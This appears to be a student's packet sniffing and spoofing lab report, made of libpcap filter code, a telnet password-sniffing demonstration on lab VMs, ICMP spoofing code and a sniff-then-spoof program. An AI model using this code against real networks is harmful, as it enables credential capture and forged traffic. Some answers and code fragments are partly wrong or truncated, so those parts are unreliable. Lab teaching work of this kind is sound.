Protocol: ICMP
    From: 10.0.2.4
        To: 8.8.8.8
Protocol: ICMP
    From: 8.8.8.8
        To: 10.0.2.4
Protocol: ICMP
    From: 10.0.2.4
        To: 8.8.8.8
Protocol: ICMP
    From: 8.8.8.8
        To: 10.0.2.4
Protocol: ICMP

```

Screenshot 26



- Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.
- Answer 1.** The first thing that needs to occur is we need to open a live pcap session which creates a raw socket for us. We specify the network device we want to sniff and set the third parameter to 1 so place the NIC into promiscuous mode. Next, we need to set the filters by writing our filter expression and compiling them using pcap_compile. Once that is done, we can set them using the pcap_setfilter call. Finally, we capture packets by using pcap_loop. We can specify -1 in the second parameter to create an infinite loop and we also provide our call back function so that we can handle the packet and print out whatever necessary info we would like which is shown in our code example above.

- **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?
 - **Answer 2.** The pcap api internally initializes a raw socket. In order for the bind function to be allowed to proceed and promiscuous mode to be set, the program must be running with root privileges. If the program is attempted to run without root privilege a permission denied exception will be thrown when trying to call bind on the raw socket. This would occur in the call to pcap_open_live().
-
- **Quesiton 3.** Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.
 - **Answer 3.** Promiscuous mode allows for a network sniffer to pass all traffic from a network controller and not just the traffic that the network controller was intended to receive. Whether or not the capture device is in promiscuous mode determines on the third parameter (a 'boolean' int) in pcap_open_live . The code below highlights the difference:

```
/* promiscuous mode on */  
  
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);  
  
/* promiscuous mode off */  
  
handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
```

Task 2.1B: Writing Filters.

- Capture the ICMP packets between two specific hosts.

Screenshot 27 shows the changes we made in the filter to capture ICMP packets between source host 10.0.2.4(our IP) with destination host 8.8.8.8.

Screenshots 28 and 29 shows the results after applying these filters. We ping twice, for the first time we ping 8.8.8.8 and the attacker sniff those packets, and in the second time we ping 10.0.2.5 and the attacker ignore those packets.

Screenshot 27

```
50     return;
51     default:
52         printf("    Protocol: others\n");
53         return;
54     }
55 }
56 }
57
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     char filter_exp[] = "icmp and src host 10.0.2.4 and dst host 8.8.8.8";
64     bpf_u_int32 net;
65
66 // Step 1: Open live pcap session on NIC with name enp0s3
67 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69 // Step 2: Compile filter_exp into BPF psuedo-code
70 pcap_compile(handle, &fp, filter_exp, 0, net);
71 pcap_setfilter(handle, &fp);
72 }
```

Screenshot 28

```
root@e1554dff07e3:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=58.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=53.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=73.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=58.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=113 time=53.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=52.4 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5019ms
rtt min/avg/max/mdev = 52.439/58.221/73.468/7.254 ms
root@e1554dff07e3:/# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
From 10.0.2.4 icmp_seq=1 Destination Host Unreachable
From 10.0.2.4 icmp_seq=2 Destination Host Unreachable
From 10.0.2.4 icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.2.5 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4095ms
pipe 4
root@e1554dff07e3:/# █
```

Screenshot 29

- Capture the TCP packets with a destination port number in the range from 10 to 100.

Screenshot 30 shows the changes we made in the filter to capture TCP packets in port range 10-100.

Screenshot 31 show the results after applying these filters. We ping twice, for the first time we ping google.com via port 101 and the attacker ignore those packets, and in the second time we ping google.com via port 90 and the attacker sniff those packets.

Screenshot 30

```
50         return;
51     default:
52         printf("    Protocol: others\n");
53         return;
54     }
55 }
56 }
57
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     char filter_exp[] = "tcp and portrange 10-100";
64     bpf_u_int32 net;
65
66 // Step 1: Open live pcap session on NIC with name enp0s3
67 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69 // Step 2: Compile filter_exp into BPF psuedo-code
70 pcap_compile(handle, &fp, filter_exp, 0, net);
```

Screenshot 31

```
root@VM:/volumes# ./task21B2
From: 10.0.2.4
To: 216.58.198.78
Protocol: TCP
From: 10.0.2.4
To: 216.58.198.78
Protocol: TCP
From: 10.0.2.4
To: 216.58.198.78
Protocol: TCP

[03/02/21]seed@VM:~/.../Labsetup$ dockps
e1554dff07e3 host-10.9.0.5
f3dd7c4ead11 seed-attacker
[03/02/21]seed@VM:~/.../Labsetup$ docksh e
root@e1554dff07e3:/# telnet google.com 101
Trying 216.58.198.78...
^C
root@e1554dff07e3:/# telnet google.com 90
Trying 216.58.198.78...
^C
root@e1554dff07e3:/#
```

Task 2.1C: Sniffing Passwords.

Packet sniffing can be used to steal passwords if they are transmitted in clear text. This is demonstrated below by sniffing telnet traffic and intercepting a users password:

First, we set our filter expression to "proto TCP and dst portrange 10-100".

Next, Screenshot 32 shows how we modify our got_packet function to handle detecting the data.

Example of password dees for seed user on vm 10.0.2.4:

In Screenshot 33 we run telnet 10.0.2.4 from other VM to login to remote VM.

Then in Screenshot 34 we can sniff the password from the other VM running the sniffer tool.

Screenshot 32

```

61             (packet + sizeof(struct ethheader));
62
63     printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
64     printf("      To: %s\n", inet_ntoa(ip->iph_destip));
65
66     struct tcphdr *tcp= (struct tcphdr *) (packet + sizeof(struct ethheader) +
67     sizeof(struct ipheader));
68     printf("      Source port: %d\n", ntohs(tcp->th_sport));
69     printf("      Dest port: %d\n", ntohs(tcp->th_dport));
70
71     /* determine protocol */
72     switch(ip->iph_protocol) {
73         case IPPROTO_TCP:
74             printf("      Protocol: TCP\n");
75             char *d = (char *) packet+
76             sizeof(struct ethheader)+ sizeof(struct ipheader)+sizeof(struct tcphdr);
77             int size=ntohs(ip->iph_len)-(sizeof(struct ipheader)+sizeof(struct tcphdr));
78             if(size>0){
79                 for (int i = 0; i < size; i++)
80                 {
81                     if(isprint(*d)){
82                         printf("%c",*d);
83                         d++;
84                     }else{
85                         printf(".");
86                         d++;
87                     }
88                 }
89             }
90         return;
91     case IPPROTO_UDP:
92         printf("      Protocol: UDP\n");
93     return;
94 }
```

Screenshot 33

```
[03/04/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.
```

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Mar 3 12:56:45 EST 2021 from VM on pts/19

[03/04/21]seed@VM:~\$ █

Screenshot 34

```
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
....^:u...J d From: 10.9.0.5
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
....^:v...Nde From: 10.9.0.5
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
....^:w...0be From: 10.9.0.5
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
....^:yN..0 s From: 10.9.0.5
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
....^:zo..Q... From: 10.9.0.5
To: 10.0.2.4
Source port: 58752
Dest port: 23
Protocol: TCP
```

Observation: In the above screenshots we can see the sniffed password “dees”.
The capture filter was used to capture telnet traffic and the data was sent from 10.9.0.5 to 10.0.2.4 and intercepted using our sniff program.


Explanation: By using the pcap library and filtering for telnet traffic we were able to capture the packets. When we captured the packets and printed them to the screen we were able to see the user password. This is why sensitive data should never be transmitted in clear text and we were able to show a practical use for a sniffing program.

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program

Screenshot 35 provides the code, In screenshot 36 you can see the spoof in action and Screenshot 37 shows the Wireshark's results.

Screenshot 35




```

60     while (nleft > 1) {
61         sum += *w++;
62         nleft -= 2;
63     }
64
65     /* treat the odd byte at the end, if any */
66     if (nleft == 1) {
67         *(u_char *)(&temp) = *(u_char *)w;
68         sum += temp;
69     }
70
71     /* add back carry outs from top 16 bits to low 16 bits */
72     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
73     sum += (sum >> 16); // add carry
74     return (unsigned short)(~sum);
75 }
76
77 ****
78 Spoof an ICMP echo request
79 ****
80 int main(){
81     char buffer[PACKET_LEN];
82     memset(buffer, 0, PACKET_LEN);
83
84     // Fill in the ICMP header
85     struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
86
87     //ICMP type 8 for request and 0 for replay
88     icmp->icmp_type = 8;
89
90     // Calculate checksum
91     icmp->icmp_cksum = 0;
92     icmp->icmp_cksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
93
94     //Fill in the IP header
95     struct ipheader *ip = (struct ipheader *) buffer;
96     ip->iph_ver = 4;
97     ip->iph_ihl = 5;
98     ip->iph_tos = 16;
99     //ip->iph_ident = htons(54321);
100    ip->iph_ttl = 128;
101    ip->iph_sourceip.s_addr = inet_addr(SRC_IP);
102    ip->iph_destip.s_addr = inet_addr(DST_IP);
103    ip->iph_protocol = IPPROTO_ICMP;
104    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
105
106    //send the spoofed packet
107    send_raw_ip_packet(ip);
108
109    return 0;
110 }

```


Screenshot 36



```

root@VM:/volumes# ./spoof
Sending spoofd IP packet...
-----
From: 1.2.3.4
To: 10.0.2.4
-----
```

Screenshot 37



Wireshark screenshot showing a list of captured network packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-04 14:0..	1.2.3.4	10.0.2.4	ICMP	44	Echo (ping) request id=
2	2021-03-04 14:0..	10.0.2.4	1.2.3.4	ICMP	44	Echo (ping) reply id=
3	2021-03-04 14:0..	173.194.76.189	10.0.2.4	TLSV1.2	108	Application Data
4	2021-03-04 14:0..	10.0.2.4	173.194.76.189	TCP	56	39054 → 443 [ACK] Seq=32

Task 2.2B: Spoof an ICMP Echo Request.

The code used in section 2.2A was spoof an ICMP echo request. See screenshots from the last section.

- **Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
- **Answer 4.** Yes, the length of the IP header can be set to arbitrary values. The IP length is modified to its original size, irrespective of the size set by the programmer.
- **Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?
- **Answer 5.** No, When using raw socket programming there is no need to calculate the ip header checksum field because the system will calculate that field for us. The rest of the IP packet is left alone.
- **Question 6.** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?
- **Answer 6.** In order for the bind function to be allowed to proceed and promiscuous mode to be set, the program must be running with root privileges. Raw sockets programs are executed at the kernel level and need to access to hardware to capture data. If the program is attempted to run without root privilege a permission denied exception will be thrown when trying to call bind on the raw socket. In the code above, the failure would occur in the send_raw_ip_packet() and pcap_open_live().


Task 2.3: Sniff and then Spoof

Sniff_then_spoof (task 23.c) attached to the code folder and is shown below (Screenshot 43). First, we ping IP 1.2.3.4 without our program running and we didn't get a reply message. This is observed in Screenshot 38 (Terminal view) and in Screenshot 39 (Wireshark view).

Then we run our sniff_then_spoof program from the other VM(Container), we sniff the request message that send to IP 1.2.3.4 and send a spoofed echo reply message (making it seem like server 1.2.3.4 is alive).

Screenshot 40 (Terminal view), Screenshot 41 (Wireshark view) and Screenshot 42(sniff_then_spoof running) shown this.

Screenshot 38



```
[03/05/21]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2028ms
```

Screenshot 39

No.	Time	Source	Destination	Protocol	Length	Info
747	2021-03-05 05:4...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
791	2021-03-05 05:4...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
821	2021-03-05 05:4...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request

Screenshot 40

```
[03/05/21]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=128 time=1192 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=128 time=1184 ms
^C
--- 1.2.3.4 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2033ms
rtt min/avg/max/mdev = 1184.407/1188.285/1192.163/3.878 ms, pipe 2
```

Screenshot 41

No.	Time	Source	Destination	Protocol	Length	Info
101	2021-03-05 05:4...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
102	2021-03-05 05:4...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) reply

Screenshot 42

```
Sniffing packet...
-----
        From: 10.0.2.4
        To: 1.2.3.4

-----
Protocol: ICMP

Sending spoofd IP packet...
-----
        From: 1.2.3.4
        To: 10.0.2.4
```

Screenshot 43

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <linux/tcp.h>
5 #include <string.h>
6 #include <errno.h>
7
8 #include "myheader.h"
9
10#define PACKET_LEN 1500
11
12 ****
13
14 Given an IP packet, send it out using a raw socket.
15
16 ****
17 void send_raw_ip_packet(struct ipheader* ip) {
18     struct sockaddr_in dest_info;
19     int enable = 1;
20
21     // Step 1: create a raw network socket
22     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
23
24     // Step 2: set socket option
25     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
26
27     // Step 3: Provide needed info about destination
28     dest_info.sin_family = AF_INET;
29     dest_info.sin_addr = ip->iph_destip;
30
31     // Step 4: send the packet out
32     printf("\nSending spoofed IP packet...");
33
34     if (sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,
35     sizeof(dest_info)) < 0){
36         fprintf(stderr, "sendto() failed with error: %d", errno);
37     }
38     else{
39         printf("\n-----\n");
40         printf("\tFrom: %s\n", inet_ntoa(ip->iph_sourceip));
41         printf("\tTo: %s\n", inet_ntoa(ip->iph_destip));
42         printf("\n-----\n");
43     }
44     close(sock);
45 }
46
47 }
```

```

54 ****
55
56 Spoof an ICMP echo request
57
58 ****
59 void send_reply_packet(struct ipheader * ip) {
60
61 char buffer[PACKET_LEN];
62 int ip_header_len = ip->iph_ihl * 4;
63
64 //Make copy from the sniffed packet
65 memset((char *)buffer, 0, PACKET_LEN);
66 memcpy((char *)buffer, ip, ntohs(ip->iph_len));
67 struct ipheader* new_ip = (struct ipheader*) buffer;
68 struct icmpheader* new_icmp = (struct icmpheader*) (buffer + sizeof(ip_header_len));
69
70 //Swap source and destination for echo reply
71 new_ip->iph_sourceip = ip->iph_destip;
72 new_ip->iph_destip = ip->iph_sourceip;
73 new_ip->iph_ttl = 128;
74
75 //ICMP echo reply type is 0
76 new_icmp->icmp_type = 0;
77
78 send_raw_ip_packet(new_ip);
79 }
80
81 void got_packet(u_char *args, const struct pcap_pkthdr * header, const u_char *packet)
82 {
83 struct ethheader *eth = (struct ethheader*) packet;
84
85 if(ntohs(eth->ether_type) == 0x0800) { // 0x0800 = IP TYPE
86 struct ipheader *ip = (struct ipheader*) (packet + sizeof(struct ethheader));
87 printf("\nSniffing packet...");
88 printf("\n-----\n");
89 printf("\tFrom: %s\n", inet_ntoa(ip->iph_sourceip));
90 printf("\tTo: %s\n", inet_ntoa(ip->iph_destip));
91 printf("\n-----\n");
92 // Determine protocol
93 switch(ip->iph_protocol) {
94 case IPPROTO_TCP:
95     printf("Protocol: TCP\n");
96     return;
97 case IPPROTO_UDP:
98     printf("Protocol: UDP\n");
99     return;
100 case IPPROTO_ICMP:
101     printf("Protocol: ICMP\n");
102     send_reply_packet(ip);
103     return;
104 default:
105     printf("Protocol: others\n");
106     return;
107 }
108 }
109 }
110 }
111
112 int main()
113 {
114 pcap_t *handle;
115 char errbuf[PCAP_ERRBUF_SIZE];
116 struct bpf_program fp;
117 char filter_exp[] = "ip proto icmp";
118 bpf_u_int32 net;
119
120 // Step 1: Open live pcap session on NIC with name enp0s3
121 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
122
123 // Step 2: Compile filter_exp into BPF psuedo-code
124 pcap_compile(handle, &fp, filter_exp, 0, net);
125 pcap_setfilter(handle, &fp);
126
127 // Step 3: Capture packets
128 pcap_loop(handle, -1, got_packet, NULL);
129
130 pcap_close(handle);
131 return 0;
132 }
```